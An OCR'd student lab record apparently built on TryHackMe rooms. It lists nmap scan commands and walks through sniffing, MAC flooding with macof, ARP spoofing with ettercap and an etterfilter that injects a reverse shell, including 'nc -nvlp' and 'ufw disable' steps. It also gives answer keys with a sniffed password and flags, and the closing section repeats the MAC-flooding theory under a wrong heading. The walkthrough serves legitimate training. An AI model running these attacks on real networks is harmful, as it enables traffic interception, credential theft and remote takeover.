whereas a single RST packet tells you the port is closed.


- **nmap -sX <target address>**



v. ACK Scan

In this scan, the ACK packets are sent to the target port in order to know if that port is filtered or unfiltered. In case of filtered port, the response will be either no response or an ICMP destination unreachable reply packet will be shown. In case of unfiltered ports, an RST reply packet will be sent to all the open and closed ports.


- **nmap -sA <ip address of another device>**



Other scans :


- **nmap -T4 -A -v <ip address of another device>**

An intense, comprehensive scan. The -A option enables OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute (--traceroute). Without root privileges only version detection and script scanning are run. This is considered an intrusive scan.



- **nmap -p 21,80,443 <website name>**

The “-p” flag is used with nmap to perform a scan on a specific port or range of ports. (In our case it will scan port 80,443 and 21)



Practical 5


Part 1 : MAC Flooding

Theory :

MAC flooding is a cyber attack targeting switches on a local area network (LAN). It involves sending many packets with fake MAC addresses to overflow the switch's address table, causing it to become full and unable to process any legitimate traffic. Once the table becomes full, the switch will flood all packets to all ports, turning the switch into a hub and potentially causing a denial of service (DoS) condition.


Steps :

1. Go to tryhackme.com, register and search for "MAC Flooding"




2. Complete all the tasks and answer all the questions asked.

TASK 1 :



TASK 2 :



TASK 3 :

Task 3 Network Discovery

As mentioned previously, the host is connected to one or more additional networks. You are currently connected to the machine via SSH on Ethernet adapter **eth0**. The network of interest is connected with Ethernet adapter **eth1**.

First, have a look at the adapter:

`ip address show eth1` or the shorthand version: `ip a s eth1`

Using this knowledge, answer questions **#1** and **#2**.

Now, use the network enumeration tool of your choice, e.g., **ping**, a bash or python script, or Nmap (pre-installed) to discover other hosts in the network and answer question **#3**.

Answer the questions below

What is your IP address?

192.168.12.66 — Correct Answer

What's the network's CIDR prefix?

/24 — Correct Answer — Hint

How many other live hosts are there?

2 — Correct Answer

What's the hostname of the first host (lowest IP address) you've found?


alice — Correct Answer — Hint

TASK 4 :

Task 4 Passive Network Sniffing

Simply scanning those hosts won't help us gather any useful information, and you may be asking, what could a pentester do in this situation? Depending on the **rules of engagement** and **scope**, you could try **sniffing** traffic on this network.

The diagram below describes your current situation where you are the **Attacker** and have persistent access to **eve**.



Let's try running **tcpdump** on the **eth1** network interface:

```
tcpdump -i eth1
```

Optionally, for a more verbose output that prints each packet (minus its link level header) in ASCII format:

```
tcpdump -A -i eth1
```

Try to answer questions **#1** through **#2**.

Now, let's take a closer look at the captured packets! We can redirect them into a **pcap** file providing a destination file via the **-w** argument:

```
tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
```

Capture traffic for about a minute, then transfer the **pcap** to either your machine or the AttackBox to open it in Wireshark.

Example to transfer the packet capture using **scp** and open it in Wireshark:

```
scp admin@10.10.218.151:/tmp/tcpdump.pcap .
wireshark tcpdump.pcap
```

Now, you should be able to answer questions **#3** and **#4**.

Note: If you receive an error "tcpdump: /tmp/tcpdump.pcap: Permission denied" and cannot overwrite the existing **/tmp/tcpdump.pcap** file, specify a new filename such as `tcpdump2.pcap`, or run `rm -f /tmp/*.pcap` then re-run **tcpdump**.

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

Yay — Correct Answer

Who keeps sending packets to eve?

Bob — Correct Answer

What type of packets are sent?

ICMP — Correct Answer — Hint

What's the size of their data section? (bytes)

666 — Correct Answer — Hint

TASK 5 :

Task 5 Sniffing while MAC Flooding

Unfortunately, we weren't able to capture any interesting traffic so far. However, we're not going to give up this easily! So, how can we capture more network traffic? As mentioned in the room description, we could try to launch a MAC flooding attack against the L2-Switch.

Beware: MAC flooding could trigger an alarm in a SOC. No, seriously, suspicious layer 2 traffic can easily be detected and reported by state-of-the-art and properly configured network devices. Even worse, your network port could even get blocked by the network device altogether, rendering your machine locked out of the network. In case of production services running on or production traffic being routed through that network connection, this could even result in an effective **Denial-of-Service**!

However, if we're successful, the switch will resort to fail-open mode and temporarily operate similarly to a network hub – forwarding all received frames to every connected port (aside from the port the traffic originated from). This would allow an adversary or pentester to sniff the network traffic between other hosts that normally wouldn't be received by their device if the switch were functioning properly.

Considering such an attack vector is only recommended when you have reasons to believe that…

- It is in fact a switched network (and not a virtual bridge) **AND**
- The switch might be a consumer or prosumer (unmanaged) switch **OR** the network admins haven't configured mitigations such as Dynamic ARP Inspection (DAI) for instance **AND**
- ARP and MAC spoofing attacks are explicitly permitted in the **rules of engagement**. When in doubt, clarify with your client first!

Anyhow, let's assume you've met the well-thought decision to give it a try.

For better usability, open a second SSH session. This way, you can leave the **tcpdump** process running in the foreground on the first SSH session:

```
tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
```

Now, on the second SSH session, buckle up and let **macof** run against the interface to start flooding the switch:

```
macof -i eth1
```

After around 30 seconds, stop both **macof** and **tcpdump** (Ctrl+C).

After around 30 seconds, stop both **macof** and **tcpdump** (Ctrl+C).

As in the previous task, transfer the **pcap** to your machine (**kali/AttackBox**) and take a look:

```
scp admin@10.10.218.151:/tmp/tcpdump2.pcap .
wireshark tcpdump2.pcap
```

Now, you should be able to answer questions **#1** and **#2**.

Note: If it didn't work, try to capture for 30 seconds, again (while **macof** is running).
If it still won't work, give it one last try with a capture duration of one minute.
As the measure of last resort, try using **ettercap** (introduced in the following tasks) with the **rand_flood** plugin:

```
ettercap -T -i eth1 -P rand_flood -q -w /tmp/tcpdump3.pcap
```
(Quit with **q**)

Answer the questions below

What kind of packets is Alice continuously sending to Bob?

ICMP — Correct Answer — Hint

What's the size of their data section? (bytes)

1337 — Correct Answer — Hint


TASK 6 :

Task 6 ✓ Man-in-the-Middle: Intro to ARP Spoofing

As you may have noticed, MAC Flooding can be considered a real "noisy" technique. In order to reduce the risk of detection and DoS we will leave **macof** aside for now. Instead, we are going to perform so-called **ARP cache poisoning** attacks against Alice and Bob, in an attempt to become a fully-fledged Man-in-the-Middle (MITM).

For a deeper understanding of this technique, read the Wikipedia article on ARP spoofing.

tl;dr – *"an attacker sends (spoofed) ARP messages […] to associate the attacker's MAC address with the IP address of another host […] causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to* ***intercept*** *data frames on a network,* ***modify*** *the traffic, or stop all traffic. Often the attack is used as an opening for other attacks, such as denial of service,* ***man in the middle****, or session hijacking attacks." - Wikipedia - ARP spoofing*



https://commons.wikimedia.org/wiki/File:ARP_Spfing.svg

There are, however, measures and controls available to detect and prevent such attacks. In the current scenario, both hosts are running an ARP implementation that takes pains to validate incoming ARP replies. Without further ado, we are using **ettercap** to launch an ARP Spoofing attack against Alice and Bob and see how they react:

```
ettercap -T -i eth1 -M arp
```

Answer the questions below


Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)


Nay — Correct Answer


Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

Yay — Correct Answer

TASK 7 :


Task 7 Man-in-the-Middle: Sniffing
In this somewhat altered scenario, Alice and Bob are running a different OS (Ubuntu) with its default ARP implementation and no protective controls on their machines. As in the previous task, try to establish a MITM using ettercap and see if Ubuntu (by default) is falling prey to it.
Start Machine
After starting the VM attached to this task, you can log on via SSH with the same credentials as before:
Username: admin
Password: Layer2
As with the previous machine, please, also allow a minimum of 5 minutes for this box to spin up, then try connecting with SSH (if you login, and the command line isn't showing up yet, don't hit Ctrl+C! Just be patient...)
Answer the questions below
Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.
192.168.12.10, 192.168.12.20
Correct Answer
Which machine has an open well-known port?
192.168.12.20
Correct Answer
What is the port number?
80
Correct Answer


Can you access the content behind the service from your current position? (Nay/Yay)
Nay
Correct Answer
Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)
Nay
Correct Answer
Hint
Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)
Yay
Correct Answer
Hint
Who is using that service?
Alice
Correct Answer
Hint
What's the hostname the requests are sent to?
www.server.bob
Correct Answer
Which file is being requested?
test.txt
Correct Answer
What text is in the file?
OK
Correct Answer
Hint
Which credentials are being used for authentication? (username:password)
admin:s3cr3t_P4zz
Correct Answer
Hint


Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?
RE-ARPing the victims
Correct Answer
Hint
Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)
Yay
Correct Answer
Hint
What is the user.txt flag?
THM{wh0s_$n!ff1ng_0ur_cr3ds}
Correct Answer
You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?
Reverse Shell
Correct Answer
Hint
What commands are being executed? Answer in the order they are being executed.
whoami, pwd, ls
Correct Answer
Which of the listed files do you want?
root.txt
Correct Answer
Hint

TASK 8 :

Task 8 Man-in-the-Middle: Manipulation

As a pentester, your first approach would be to try to hack Bob's web server. For the purpose of this room, let's assume it's impossible. Also, capturing basic auth credentials won't help for password reuse or similar attacks.

So, let's advance our ongoing ARP poisoning attack into a fully-fledged MITM that includes packet manipulation! As Alice's packets pass through your attacker machine (**eve**), we can tamper with them.

How can we go about doing this? Ettercap comes with an `-F` option that allows you to apply filters in the form of specified **`etterfilter.ef`** files for the session. These **`.ef`** files, however, have to be compiled from **`etterfilter`** source filter files (**`.ecf`**) first. Their source code syntax is similar to C code. To keep this task more beginner-friendly, we assume it won't matter if Alice detects our manipulation activities. For the sake of this room, we are only going to manipulate her commands and won't be taking any OPSEC precautions.

Which brave command of hers should volunteer for our audacious endeavor? How about… yes, **`whoami`**, of course!

Before you copy and paste the filter below, it's best to understand the **`etterfilter`** command and its source file syntax. Consult the man page by either running `man etterfilter` or browsing the linux.die.net/man/8/etterfilter page.

Now, create a new etterfilter code file named **`whoami.ecf`** and try to write a filter matching Alice's source port and transport protocol as well as replacing **`whoami`** data with a reverse shell payload of your choice. To see the solution, click the dropdown arrow:

▸ *Show possible solution (spoiler!)*

Note: Quotation marks need to be escaped. So, in case you want your filter to **`replace`** e.g. `whoami` with `echo -e "whoami\nroot"`, then the quotation marks around `whoami\nroot` would have to be escaped like this: `replace("whoami", "echo -e \"whoami\nroot\" " )`

To see a solution for the reverse shell payload, click the dropdown arrow:

▸ *Show possible solution (spoiler!)*

Finally, we need to compile the **`.ecf`** into an **`.ef`** file:

```
etterfilter whoami.ecf -o whoami.ef
```

Don't forget to start your listener (backgrounded). For the upper example above, you could use:

```
nc -nvlp 6666 &
```

Not so fast! If anything, we still need to allow the incoming connection through the firewall. Disable **`ufw`** or create a corresponding **`allow`** rule; otherwise, Bob's reverse shell will be blocked by the firewall:

`ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp` or completely disable the firewall by running `ufw disable`

Now, run **`ettercap`** specifying your newly created **`etterfilter`** file:

```
ettercap -T -i eth1 -M arp -F whoami.ef
```

A few seconds after executing this command, you should see the *"###### ETTERFILTER: …"* message and/or *"Connection received on 192.168.12.20 …"* in your Netcat output, which means you've just caught a reverse shell from Bob! Now, you can quit **`ettercap`** (with **`q`**), foreground your Netcat listener (with **`fg`**), and enjoy your shell!

Note: To restrict ettercap's ARP poisoning efforts to your actual targets and only display traffic between them, you can specify them as target groups 1 and 2 by using "///"-token annotation after the **`-M arp`** option:

```
ettercap -T -i eth1 -M arp /192.168.12.10// /192.168.12.20// -F whoami.ef
```


Hint: In case the reverse shell won't work, try replacing **`whoami`** with a suitable **`cat`** command to get the flag.

Answer the questions below

What is the root.txt flag?

THM{wh4t_an_ev1l_M!tM_u_R} Correct Answer

TASK 9 :


Task 9
Conclusion
I hope this room offered a new perspective for network pentesting and gave you a new layer of attacks for your toolbelt, and hopefully, you've had some fun along the way, too!
It was also meant as an inspiration for the community to create more L2 content and learning resources, so feel free to take a look at Eve's L2 virtualization "backend" (GNS3):
http://10.10.218.151:3080
Please, don't hesitate to provide me any feedback or questions on implementing GNS3 boxes, and stay tuned for some more L2 action!
Answer the questions below
Read the above.
No answer needed
Correct Answer

Part 2 : NMAP Live Host


Theory :
MAC flooding is a cyber attack targeting switches on a local area network (LAN). It involves sending many packets with fake MAC addresses to overflow the switch's address table, causing it to become full and unable to process any legitimate traffic. Once the table becomes full, the switch will flood all packets to all ports, turning the switch into a hub and potentially causing a denial of service (DoS) condition.

Steps :

1. Go to tryhackme.com, register and search for "NMAP Live Host Discovery"

